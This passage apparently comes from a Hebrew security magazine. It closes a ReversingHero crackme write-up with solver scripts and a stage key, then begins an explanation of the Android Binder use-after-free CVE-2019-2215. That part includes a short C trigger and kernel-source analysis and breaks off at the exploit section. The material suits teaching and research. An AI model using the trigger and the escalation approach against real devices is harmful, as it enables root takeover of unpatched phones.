
נראה שהאוגר r14 מאותחל ל-0 באמצעות הפקודה xor, ולאחר מכן מתחילה לולאה. האוגר r14 משמש כאיטרטור בלולאה: הוא מתחיל בערך 0, ובכל איטרציה של הלולאה r14 גדל ב-1 (באמצעות הפקודה inc). יציאה מהלולאה מתרחשת רק כאשר r14 שווה לערך 0x20 = 32.

בכל איטרציה של הלולאה קוראים לפונקציה f_transform (שם שאנחנו בחרנו לפונקציה) עם הארגומנט r14. התוצאה מוחזרת ב-rax. לאחר מכן קוראים בית אחד מתוך האינדקס r14 במחרוזת הקלט של המשתמש. את הבית שנקרא כותבים למקום rax ב-buffer הפלט. ככה זה אמור להראות בקוד C:

```
for (r14 =0; r14 <0x20; ++r14) {
    output_buffer[f_transform(r14)] = user_input[r14];
}
```

נראה שהפלט של הפונקציה f_calc הוא שינוי סדר הבתים במחרוזת הקלט מהמשתמש. בבירור לא יכולים להיווצר תווים חדשים שלא נמצאים במחרוזת הקלט מהמשתמש. בתור מסקנה, מחרוזת הקלט שלנו צריכה להכיל אך ורק ספרות. בנוסף, נראה שאנחנו צריכים לפחות 32 ספרות במחרוזת הקלט שלנו. נותר לבדוק איך הפונקציה f_transform עובדת.

הפונקציה f_transform



ידוע לנו ש-f_transform מקבלת מבחוץ את האיטרטור r14 (שהוא מספר בין 0 ל-0x20, לא כולל), ומחזירה מספר שאמור להיות אינדקס לתוך g_buffer, שהוא buffer באורך 0x20. כלומר, אנחנו מצפים מ-f_transform לקבל מספר בין 0 ל-0x20 (לא כולל), ולהחזיר תוצאה שהיא מספר בין 0 ל-0x20 (לא כולל).

נקרא לארגומנט של f_transform בשם x. הבלוק הראשון מתחיל בלחבר 0x55 ל-x (באמצעות הפקודה add).


לאחר מכן מבצעים מספר פעולות לוגיות בביטים: תחילה מבצעים and עם המסכה 0x1f, ומזיזים ביט אחד ימינה (באמצעות הפקודה shr). כאשר מזיזים ביט אחד ימינה, מאבדים את הביט התחתון ביותר.

הפקודה הבאה, jnb, בודקת האם הביט שאבד היה 0 או 1.

- אם הביט התחתון היה 1, מבצעים or עם המסכה 0x10.
- אם הביט התחתון היא 0, מדלגים.

ננסה להבין את המשמעות מאחורי הפעולות הלוגיות בביטים. ראשית, נשים לב שכל הפעולות קורות בתוך מגרש בגודל 5 ביטים. זאת אפשר לדעת לפי המסכה 0x1f = 0b11111. הכמות של 5 ביטים גם מסתדרת עם גודל ה-buffer-ים בפונקציות החיצוניות: g_buffer, לדוגמה, הוא באורך 0x20 = 32 בתים. 5 ביטים בדיוק מספיקים לייצג אינדקס לתוך g_buffer, כי 2 בחזקת 5 שווה בדיוק ל-32.

נחזור לפעולה הלוגית של ההזזה ימינה בביט אחד: המשמעות של פעולת or עם המסכה 0x10 היא הדלקת הביט החמישי (הגבוה ביותר בעולם של 5 ביטים). אם הביט התחתון היה 1, מדליקים את הביט החמישי. אם כך, אפשר לדמיין את המהלך כולו בתור סיבוב של ביט אחד ימינה בעולם של 5 ביטים!



[בתמונה: סיבוב אחד ימינה בעולם של 5 ביטים]

נראה שאותו רצף פעולות: and, shr , jn, or קורה עוד פעמיים נוספות. כלומר, סה"כ מבצעים סיבוב של 3 ביטים ימינה (בעולם של 5 ביטים).

אפשר לסמן את הערך שהתקבל עד כה:

```
y = ((x + 0x55) & 0x1f) >>> 3
```

לאחר מכן, מבצעים את שלושת הפקודות:

```
mov rsi, rax  ; y
add rax, rax  ; 2*y
add rax, rsi  ; 2*y + y = 3*y
```

שומרים את הערך שהתקבל y לתוך האוגר rsi, מחברים את y לעצמו, ומוסיפים את rsi. התוצאה שנקבל בסך הכל היא 3*y (שלוש פעמים y). לבסוף מבצעים פעולת and עם המסכה 0x1f, כדי לוודא שהערך שמתקבל נשאר בין 0 ל-x200 (לא כולל).

כלומר, הפעולה הכוללת של f_transform היא:

```
y = ((x + 0x55) & 0x1f) >>> 3
return (3*y) & 0x1f
```


בניית הפתרון

נזכר שההשוואה האחרונה שחשובה לנו על מנת לפתור את שלב 2 היא ההשוואה האחרונה בתוך הפונקציה f_check: השוואה בין g_buffer לבין מחרוזת הספרות הארוכה המוטבעת בתוך קובץ ההרצה.

נראה שיש לנו שליטה מסויימת על הבניה של g_buffer: הבתים בו מועתקים מתוך הבתים של הקלט של המשתמש, רק בסדר קצת אחר. הסדר נקבע ע"י הפונקציה f_transform באופן הבא: לכל אינדקס i בין 0 ל-32 (לא כולל):

```
output_buffer[f_transform(i)] = g_buffer[i];
```

נותר לוודא האם f_transform באמת מאפשרת לנו להגיע לכל האינדקסים של output_buffer (אינדקסים מ-0 עד 0x20 = 32, לא כולל).



[בתמונה: דוגמה לאיך בתים מתוך user_input מסודרים מחדש בתור בתים ב-g_buffer]

הפונקציה f_transform פועלת על קלט מתחום מאוד קטן, לכן קל לייצר טבלה של כל האפשרויות לקלט ופלט. נעשה זאת באמצעות סקריפט פייתון:

```
def rotate_right(x, i):
    return (x >> i) | (x << (5-i)) & 0x1f

def f_transform(x):
    y = rotate_right(((x + 0x55) & 0x1f), 3)
    return (3*y) & 0x1f

print([f_transform(i) for i in range(0x20)])
```

הפונקציה הראשונה, rotate_right, מבצעת את הסיבוב הביטי ימינה בעולם של חמישה ביטים. הפונקציה f_transform היא סימולציה בפייתון של הפונקציה f_transform מהבינארי. לבסוף אנחנו מדפיסים את f_transform עבור כל i בתחום 0 עד 0x20, לא כולל.

הפלט שמתקבל הוא:

```
[2, 14, 26, 9, 21, 1, 13, 25, 5, 17, 29, 0, 12, 24, 4, 16, 28, 8, 20, 3,
15, 27, 7, 19, 31, 11, 23, 6, 18, 30, 10, 22]
```

מה המשמעות של הפלט?

- הבית במקום 0 של user_input יועתק לתוך בית מספר 2 של g_buffer.
- הבית במקום 1 של user_input יועתק לתוך בית מספר 14 של g_buffer.

וכך הלאה.

תופעה מעניינת שאפשר לראות בפלט היא שכל המספרים בין 0 ל-32 (לא כולל) מופיעים בדיוק פעם אחת - אף מספר לא חוזר פעמיים. במילים אחרות, f_transform היא פרמוטציה!

הידע שצברנו עד כה צריך להספיק לנו כדי להרכיב קלט שיפתור את שלב 2. נתבונן במחרוזת הספרות שמשווית ל-g_buffer:

```
89349536319392163324855876422573
```

- אנחנו רוצים ש-g_buffer במקום ה-0 יהיה הספרה '8'. לכן הבית במקום 11 של הקלט צריך להיות הספרה '8'.
- אנחנו רוצים ש-g_buffer במקום ה-1 יהיה הספרה '9'. לכן הבית במקום 5 של הקלט צריך להיות הספרה '9'.
- אנחנו רוצים ש-g_buffer במקום ה-2 יהיה הספרה '3'. לכן הבית במקום 0 של הקלט צריך להיות הספרה '3'.

וכן הלאה. כך נוכל להרכיב את הקלט שיפתור את השלב. נבצע את ההרכבה של הקלט באמצעות סקריפט פייתון:

```
DIGITS = '89349536319392163324855876422573'

user_input = [None] * 0x20
for i in range(0x20):
    user_input[i] = DIGITS[f_transform(i)]

print(''.join(user_input))
```

הסקריפט מרכיב את user_input כפי שתיארנו למעלה. הפלט שמתקבל:

```
31415926535897932384626433832795
```

ננסה להכניס את המחרוזת הזו בתור קלט לתוכנית x2:

```
$ ./x2
? 31415926535897932384626433832795
! + 8899660DBD0537F4B5148EECBB7481E6D6A6FF2C96FD97C0A62A52DA34497544
```

ואכן, נראה שהצלחנו וקיבלנו מפתח לשלב הבא!

סיכום

למדנו קצת על הנדסה לאחור: עם אילו בעיות הנדסה לאחור מאפשרת להתמודד, ומהם הכלים בהם משתמשים על מנת לבצע הנדסה לאחור. לאחר מכן פתרנו את שני השלבים הראשונים של ReversingHero, שהוא ערכה ללימוד עצמי של הנדסה לאחור.

עכשיו זה התור שלכם, נותרו עוד 13 שלבים ☺

לכל הערה, שאלה או רעיון, שלחו לי מייל לכתובת: xorpd@xorpd.net

Android Kernel Exploitation

Understanding CVE-2019-2215

מאת תמיר טוך

הקדמה

ביום בהיר אחד בתחילת חודש אוקטובר 2019, אתרי חדשות רבים דיווחו על פרצת אבטחה חמורה במיליוני מכשירי אנדרואיד. החולשה התגלתה על ידי Project Zero, קבוצת חוקרים בגוגל שמנסה למצוא חולשות 0days במוצרים הכי קריטיים ברשת. הכותרות הדרמטיות תפסו את תשומת לבי ורציתי לבדוק על מה מדובר. המידע היחיד שמצאתי באתרי החדשות האלה הוא שמדובר בחולשת אבטחה המאפשרת השגת שליטה מלאה על אחד ממגוון המכשירים הבאים: סמסונג גלקסי S7, S8 ו-S9, שיאומי A1, שיאומי רדמי נוט 5, גוגל פיקסל 1 ו-2, וואוי P20, וייתכן גם מכשירים נוספים.


אז במה בכלל מדובר? החולשה מאפשרת לנו לבצע Local-Privilege-Escalation. כלומר, לגרום לתכנית שרצה במכשיר האנדרואיד ברמת הרשאות נמוכה, ב-userspace, לקבל שליטה מלאה על המכשיר. הפרצה מאפשרת לנו גישת קריאה וכתיבה לכל כתובת קרנל, דבר היוכל לשמש אותנו לקבל הרשאות root על המכשיר. החולשה עצמה נובעת בגלל באג ב-Android Binder, שנסביר עליו עוד מעט, אך רק כדי לסבר את האוזן - זהו מנגנון המאפשר תקשורת בין תהליכים באנדרואיד, והוא חלק מהקרנל. כן, שמעתם נכון, אנחנו הולכים להתעסק בפרצת אבטחה במערכת ההפעלה אנדרואיד, בקרנל עצמו.

החולשה שעליה נדבר במאמר זה היא CVE-2019-2215, פגיעות use-after-free ב-Android Binder המאפשרת ביצוע של Local-Privilege-Escalation. לפני שנצלול מדוע החולשה נובעת, בואו נבין קודם כל את הרקע הדרוש. מה זה בכלל Android Binder, מה זה use-after-free, מהם פרטיו הטכניים של הבאג ואיך לנצל אותו.

מאמר זה מתבסס בעיקרו על עבודת המחקר של Maddie Stone ו-Jann Horn מ-Project Zero, על המאמר וקוד ה-exploit שהם פרסמו, ומאמר נוסף שנכתב בבלוג dayzerosec.

מה זה בעצם binder?

ה-Binder הוא מנגנון תקשורת בין תהליכים ייחודי לאנדרואיד, והוא משומש בכמעט כל מה שקורה בין התהליכים המרכזיים במערכת. לדוגמה, כשאפליקציה חדשה מתחילה לרוץ, היא פונה באמצעות Binder ל-Window Manager של אנדרואיד כדי ליצור חלון חדש עבור האפליקציה שהמשתמש יכול לראות. דוגמה נוספת, אפליקציית הניווט המועדפת עליכם, מקבלת את המיקום הנוכחי של המכשיר באמצעות פנייה דרך Binder למנהל המיקום (Location Manager). הלקוח יוזם את הבקשה, ומחכה לתשובה מהשרת. הבקשה והתשובה מועברות דרך ה-binder driver.



Binder communication

[לקוח מהמאמר של Thorsten Schreiber על Android Binder]

מודל התקשורת של Binder

מודל התקשורת של Android Binder, הוא מודל שרת לקוח. תהליך א׳ (לקוח) קורא לפונקציה של תהליך ב׳ (השרת), ומקבל את ערך החזרה של הפונקציה - מנקודת מבטו של תהליך א׳, זה נראה כאילו הוא קרא לפונקציה באופן מקומי. תהליך א׳ לא יכול לקרוא לפונקציה של תהליך ב׳ ישירות, מפני שיש לו גישה רק לזיכרון הוירטואלי של עצמו. לכן יש צורך להשתמש ב-binder. ה-binder הוא חלק ממערכת ההפעלה של אנדרואיד, לכן תהליך א׳ מבקש מהקרנל, ה-binder-driver, להעביר את הבקשה לתהליך ב׳.

ללקוח יש אובייקט Proxy המטפל בכל התקשורת עם ה-binder driver. מבחינת קוד הלקוח ה-Proxy מייצג את השירות המרוחק שאליו פונים, הלקוח מבצע קריאה מקומית של פונקציה על ה-Proxy, כמו למשל להשיג את את מיקום ה-GPS הנוכחי. ה-Proxy יתרגם את קריאת פונקציה זו ל-3 פרמטרים:

- ה-binder token - הכתובת אליה נשלחת הבקשה
- מזהה יחודי (בפורמט unit_32) של הפונקציה אותה אנו רוצים לקרוא בצד המרוחק.
- הארגומנטים המועברים לפונקציה.

לאחר שיש לנו את הפרמטרים הבאים, הם מועברים ל-binder driver.

ה-binder token הוא מזהה ייחודי של השירות שבו אנו רוצים להשתמש. איננו יודעים מה ערך ה- binder token מראש. אנחנו מקבלים את ה-binder token של השירות הרצוי באמצעות ה-Service Manager, שירות באנדרואיד שבעצם מהווה סוג של "DNS" המתרגם בין שמות שירותים כמו Location Manager, לכתובות binder. לאחר שקיבלנו את ה-binder token המתאים, ניצור את אובייקט ה-Proxy המתאים לשירות, שיבצע את כל התקשורת הנדרשת מול ה-binder driver. מבחינת קוד הלקוח זה יראה כאילו קוראים לפונקציות של ה-Location Manager ישירות באופן מקומי.

כאשר תהליך ב' רושם את עצמו ל-binder driver, נוצר struct מסוג binder_thread בתוך ה-binder driver. ה-binder_thread מכיל מידע על ה-thread בתהליך ב' שממתין לקריאות מה-binder driver. כאשר ה-binder driver יקבל בקשה לקריאת פונקציה של תהליך ב', הוא ימצא את ה-binder_thread המתאים לתהליך ב', ויעיר את ה-thread בתהליך ב' שמקושר ל-binder_thread כדי שיטפל בבקשה. לאחר שהבקשה טופלה, תהליך ב' יחזיר את פלט הפונקציה בחזרה ל-binder driver שישלח את התשובה בחזרה ל-proxy, שלבסוף יעביר את המידע לתהליך א'. ניתן לראות זאת בתרשים בעמוד הקודם.

הבאג

בואו נסתכל על קטע הקוד הבא:

```
int main()
{
    int fd, epfd;
    struct epoll_event event = { .events = EPOLLIN };

    fd = open("/dev/binder", O_RDONLY);
    epfd = epoll_create(1000);
    epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
    ioctl(fd, BINDER_THREAD_EXIT, NULL);
    epoll_ctl(epfd, EPOLL_CTL_DEL, fd, &event);
}
```

כאן אנו רואים חלק מתהליך ההרשמה וסיום ההרשמה של תהליך ב׳ ל-binder driver. תהליך ב׳ יוצר epoll וגורם ל-epoll לנטר אחרי ה-binder driver. לאחר שנרשמנו, על ידי ביצוע open ל-/dev/binder ויצירת ה-epoll המנטר על ה-binder driver, נסיים את ההרשמה כך: נסגור את ה-binder_thread שנוצר בעת ההרשמה באופן מפורש, ונגרום ל-epoll להפסיק לנטר אחרי ה-binder_driver.

ה-epoll שיצרנו הוא בעצם אובייקט בתוך הקרנל, שמאפשר לנו לנטר על file descriptors כדי לדעת מתי הם מוכנים לפעולות קריאה או כתיבה. למשל, במקרה של binder driver, הוא לא יהיה מוכן לקריאה אם אין בקשת binder המיועדת עבורנו, כלומר, אם נבצע read על ה-file descriptor, ה-read תהיה blocking (תיתקע) עד שה-file descriptor יהיה מוכן לקריאה. נרצה לדעת מתי לקוח כלשהו שלח בקשת binder המיועדת עבורנו ל-binder driver. כאשר התקבלה בקשה כזו, ה-file descriptor של ה-binder driver יהיה מוכן לקריאה, נקבל את העדכון הזה ב-epoll, ואז נוכל לקרוא מה-file descriptor של ה-binder driver כדי לקבל את תוכן הבקשה. בקוד למעלה, אנחנו רק יוצרים ומוחקים את אובייקט ה-epoll, ולא באמת משתמשים בעדכונים שלו. כדי לחכות ש-file descriptor יהיה מוכן לכתיבה או לקריאה, נקרא לפונקציה epoll_wait על ה-file descriptor של אובייקט ה-epoll (אנו לא משתמשים בה כאן). הפונקציה הזו תרדים את ה-thread, וה-epoll יעיר את ה-thread הזה כשה-file descriptors עליהם הוא מנטר יהיו מוכנים לכתיבה או לקריאה. למידע נוסף על epoll:

https://medium.com/@copyconstruct/the-method-to-epolls-madness-d9d2d6378642

ה-epoll מחזיק בתוכו waitqueue (רשימה מקושרת של תהליכים) המכילה את כל ה-thread-ים שאותם הוא יצטרך להעיר. הרשימה המקושרת נמצאת בשדה ה-wait, ובמקרה שלנו יהיה בה איבר בודד - התהליך שלנו. בדומה ל-epoll, גם ה-binder driver צריך לדעת איזה thread-ים משוייכים אליו ואילו מהם הוא יצטרך להעיר במקרה של עדכון, ולכן ה-binder_thread יחזיק גם הוא מצביע לאותו waitqueue. ובאופן פורמלי, הקשר בין השניים הוא זה:

eppoll_entry->wait->task_list->next == eppoll_entry->wait->task_list->prev == binder_thread->wait->task_list

כלומר eppoll_entry->wait->task_list->next/prev שניהם יצביעו לכתובת של:

binder_thread->wait->task_list

כשגרמנו ל-epoll לנטר אחרי ה-binder driver, התהליך הנוכחי שלנו נוסף ל-waitqueue. ה-waitqueue מייצג רשימה מקושרת של תהליכים שממתינים לתנאי כלשהו, למשל, התהליך הנוכחי שלנו שממתין לקבל קריאה מלקוח binder. שדה ה-wait ב-binder_thread יצביע על ה-waitqueue הזה, וגם ה-epoll יכיל מצביע **לאותו waitqueue**. לאחר שבוצע ה-**free** על binder_thread, ה-**epoll** שלנו עדיין ימשיך להחזיק מצביע ל-**waitqueue**, ה-**waitqueue** מופיע ב-**binder_thread** בתור השדה **wait**.

ה-epoll וה-binder_thread הם שני אובייקטים שונים בזיכרון הקרנל, ולכן ה-epoll ימשיך להחזיק מצביע ל-waitqueue גם אחרי שה-waitqueue שוחרר בעת שחרור ה-binder_thread.

לכן, כשמשחררים את הזיכרון של **binder_thread**, גם זיכרון ה-**waitqueue** משוחרר.

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;              /* only modified by this thread */
        bool looper_need_return; /* can be written by other thread */
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
struct __wait_queue_head {
        spinlock_t              lock;
        struct list_head        task_list;
}; typedef struct __wait_queue_head wait_queue_head_t;
```

לבסוף, כשנסגור גם את ה-epoll, הקרנל ינסה לבצע פעולה מסוימת על waitqueue, אבל הזיכרון של waitqueue כבר שוחרר! אם המשתמש הצליח לגרום לכך שלאותו זכרון יכתב מידע שהוא בחר, אז נקבל מצב שבו הקרנל במקום להפעיל פעולה על "מידע תקין" של הקרנל, הוא יפעיל פעולה על מידע שהמשתמש שלח! לפרצת אבטחה כזו, קוראים use-after-free, שימוש בזיכרון לאחר שהוא שוחרר.

בהמשך המאמר נראה מה הפעולה המתבצעת, ואיך לנצל אותה כדי לקרוא ולכתוב לכל כתובת במערכת ההפעלה, גם כאלו שלא ניתנות לנו במהלך ריצה רגילה של התוכנית. אחרי שנצליח לעשות את זה - נוכל לעשות כל שברצוננו עם הקרנל: למשל, נוכל לשנות את אובייקט ה-creds ולהפוך את הרשאות האפליקציה שלנו להרשאות root. creds הוא אובייקט ב-task_struct המתאר ההרשאות של התהליך, כאשר task_struct הוא אובייקט בקרנל המייצג את רוב המידע החשוב על התהליך.

הגיע הזמן ללכלך את הידיים שלנו, ולצלול לקוד הקרנל כדי להבין בדיוק מדוע הבאג קורה. ראשית, נבין איפה מתבצעת פעולת ה-free, ועל מה היא מבוצעת. לאחר מכן, נבין היכן ניגשים, use, לזיכרון שכבר שוחרר, after-free. לבסוף, נבין איך אפשר לנצל את זה לטובתנו, ולרעת המערכת ☺

פעולת ה-free

נסתכל על מה קורה כשאנחנו קוראים לפונקציית ה-ioctl עם הארגומנט של BINDER_THREAD_EXIT.

הערה: למי שלא מכיר, הממשק של דרייברים (=kernel modules) בלינוקס הוא ממשק של קובץ, שניתן לכתוב אליו ולקרוא ממנו, בעזרת הקריאות read ו-write. לפעמים נרצה לבצע פעולות אחרות שאינן כתיבה או קריאה, למשל, סגירת binder_thread, שעבורן נשתמש בקריאה הנקראית ioctl (קיצור של Input/Output Control) המאפשרת לנו לבצע פעולות מיוחדות.

```
static long binder_ioctl(struct file *filp, unsigned int cmd, unsigned
long arg)
{
    // [...]

    switch (cmd) {
    // [...]
    case BINDER_THREAD_EXIT:
        binder_debug(BINDER_DEBUG_THREADS, "%d:%d exit\n",
                proc->pid, thread->pid);
        binder_free_thread(proc, thread);
        thread = NULL;
        break;
     // [...]
    }
}

// [...]

static int binder_free_thread(struct binder_proc *proc,
                  struct binder_thread *thread)
{
    struct binder_transaction *t;
    struct binder_transaction *send_reply = NULL;
    int active_transactions = 0;

    // [...]
    while (t) {
        active_transactions++;
        // [...]
    }
    if (send_reply)
        binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
    binder_release_work(&thread->todo);
    kfree(thread);
    binder_stats_deleted(BINDER_STAT_THREAD);
    return active_transactions;
}
```

השורה המרכזית בכל הסיפור כאן היא kfree(thread). קריאה זו משחררת את זכרון ה-binder_thread. חדי העין מביניכם שמו לב שאחרי הקריאה ל-binder_free_thread ביצענו thread = NULL, כלומר מחקנו את המצביע ל-binder_thread, כל הכבוד על תשומת הלב, אבל מחיקת המצביע לא פותרת את הבעיה. נזכיר: אובייקט ה-epoll שנוצר בשלב קודם, עדיין מצביע לשדה ה-wait של binder_thread. בואו נראה מתי שמרנו את המצביע ל-wait ב-epoll:

בקוד שלנו קראנו לפונקציה epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event), פונקציה זו גורמת לפונקציה binder_poll להיקרא, והיא זו ששומרת את המצביע ל-wait לתוך אובייקט ה-epoll.

```
static unsigned int binder_poll(struct file *filp,
struct poll_table_struct *wait)
{
    struct binder_proc *proc = filp->private_data;
    struct binder_thread *thread = NULL;
    bool wait_for_proc_work;
    thread = binder_get_thread(proc);
    if (!thread)
        return POLLERR;
    binder_inner_proc_lock(thread->proc);
    thread->looper |= BINDER_LOOPER_STATE_POLL;
    wait_for_proc_work = binder_available_for_proc_work_ilocked(thread);
    binder_inner_proc_unlock(thread->proc);
    poll_wait(filp, &thread->wait, wait);
    if (binder_has_work(thread, wait_for_proc_work))
        return POLLIN;
    return 0;
}
```

בקריאה זו wait נרשם ל-epoll המוצבע על ידי filp. כאשר אנו מבצעים קריאה ל-ioctl עם BINDER_THREAD_EXIT, הזיכרון של ה-binder_thread משוחרר, אך המצביע ל-binder_thread->wait נותר קיים באובייקט ה-epoll. כעת, כשהבנו איפה הזיכרון שוחרר, ואיפה נשאר מצביע לזיכרון המשוחרר, בואו נבין מתי ניגשים לאותו זכרון משוחרר ומהי הפעולה המתבצעת עליו.

השימוש לאחר ה-free

לבסוף, כשאנו סוגרים את אובייקט ה-epoll, פונקציית הניקוי הבאה נקראית:

```
static void ep_unregister_pollwait(struct eventpoll *ep, struct epitem
*epi) {
    struct list_head *lsthead = &epi->pwqlist;
    struct eppoll_entry *pwq;

    while (!list_empty(lsthead)) {
        pwq = list_first_entry(lsthead, struct eppoll_entry, llink);
        list_del(&pwq->llink);
        ep_remove_wait_queue(pwq);
        kmem_cache_free(pwq_cache, pwq);
    }
}
```

אחד האיברים ברשימה המקושרת של eventpoll *ep, הוא ה-waitqueue של epoll, השווה ל-waitqueue של binder_thread, ולבסוף שדה ה-whead של pwq יצביע על binder_thread->wait. נסתכל על המשך פעולת המחיקה, הפעם על ep_remove_wait_queue שאליו אנו מעבירים את pwq שמצביע ל-binder_thread->wait:

```
static void ep_remove_wait_queue(struct eppoll_entry *pwq)
{
    wait_queue_head_t *whead;

    rcu_read_lock();
    whead = smp_load_acquire(&pwq->whead);
    // whead = pwq->whead           שקול לשורה מעל
        if (whead)
        remove_wait_queue(whead, &pwq->wait);
    rcu_read_unlock();
}
```

למתעניינים, smp_load_acquire הוא memory barrier, לא ניכנס לזה כאן. מבחינתנו השורה הזו שקולה ל-whead = pwq->whead.

whead יהיה ה-binder_thread->wait ששיחררנו. הוא מסוג wait_queue_head_t ומצביע לרשימה מקושרת של תהליכים הממתינים לעבודה, הרשימה היא שדה ה-task_list, והיא מכילה איבר בודד שהוא התהליך שלנו:

```
struct __wait_queue_head {
    spinlock_t      lock;
    struct list_head    task_list;
};
typedef struct __wait_queue_head wait_queue_head_t;

struct __wait_queue {
    unsigned int        flags;
    void            *private;
    wait_queue_func_t   func;
    struct list_head    task_list;
}; typedef struct __wait_queue wait_queue_t;
```

pwq->wait יהיה ה-waitqueue ב-epoll. הקשר בין ה-waitqueue ב-epoll לבין binder_thread->wait הוא זה:

pwq->wait->task_list->next == pwq->wait->task_list->prev == binder_thread->wait->task_list

כלומר, pwq->wait->task_list->next/prev יצביעו שניהם לכתובת של השדה task_list ב-binder_thread->wait שזכרונו שוחרר.

נמשיך לקריאה הבאה:

```
void remove_wait_queue(wait_queue_head_t *q, wait_queue_t *wait)
{
    unsigned long flags;

    spin_lock_irqsave(&q->lock, flags);
    __remove_wait_queue(q, wait);
    spin_unlock_irqrestore(&q->lock, flags);
}
```

q הוא מצביע ל-binder_thread->wait שזיכרונו שוחרר. פונקציה זו מנסה לנעול מנעול ב-q, אך זיכרון זה כבר ששוחרר, וכנראה מכיל ערכים לא תקינים. באופן מופשט, מנעול הוא בעצם מספר, השווה ל-0 כשהמנעול פתוח, וסגור אחרת. אם נכתוב לזכרון המשוחרר של המנעול ערך שאינו 0, המנעול ינעל. מכיוון שהנעילה התבצעה בדרך לא תקינה - סביר להניח שהמנעול יהיה נעול לאלתר, נחווה deadlock והמכשיר יקפא. לכן, בעת ניצול הפרצה, נדאג לכך שהערך שיכתב לזיכרון המנעול יהיה 0, כדי למנוע את מצב ה-deadlock.

נניח לרגע שלא התבצע deadlock בגלל ערך לא תקין של המנעול, ונסתכל על מה הפונקציה __remove_wait_queue עושה:

```
static inline void __remove_wait_queue(wait_queue_head_t *head,
wait_queue_t *old)
{
    list_del(&old->task_list);
}
// ...
static inline void list_del(struct list_head *entry)
{
    __list_del(entry->prev, entry->next);
    entry->next = LIST_POISON1;
    entry->prev = LIST_POISON2;
}
```

ה-entry המועבר ל-list_del הוא איבר pwq->wait->task_list, שמצביעי ה-next ו-prev שלו מצביעים ל-binder_thread->wait->task_list.

```
static inline void __list_del(struct list_head * prev, struct list_head
* next)
{
    next->prev = prev;
    WRITE_ONCE(prev->next, next);
}
```

השורה המרכזית בכל הסיפור כאן היא next->prev = prev. זוהי פעולת unlink שאמורה למחוק את האיבר מהרשימה המקושרת. אבל במקרה שלנו, next ו-prev יצביעו על זיכרון בקרנל שביצענו לו free, ואז, הקרנל יכתוב את כתובת הזיכרון **prev**, שהיא כתובת הקרנל של **binder_thread->wait->task_list**, לזיכרון משוחרר. אם נצליח לדרוס את הזיכרון המשוחרר עם אובייקט שלנו לפני שפעולה זו התבצעה, אזי כתובת הקרנל תיכתב לתוך האובייקט שלנו! בעצם ביצענו הדלפה של כתובת קרנל. באמצעות הדלפה זו, נוכל לקרוא ולכתוב כל כתובת בקרנל, בואו נראה איך אנחנו עושים את זה.

ה-Exploit

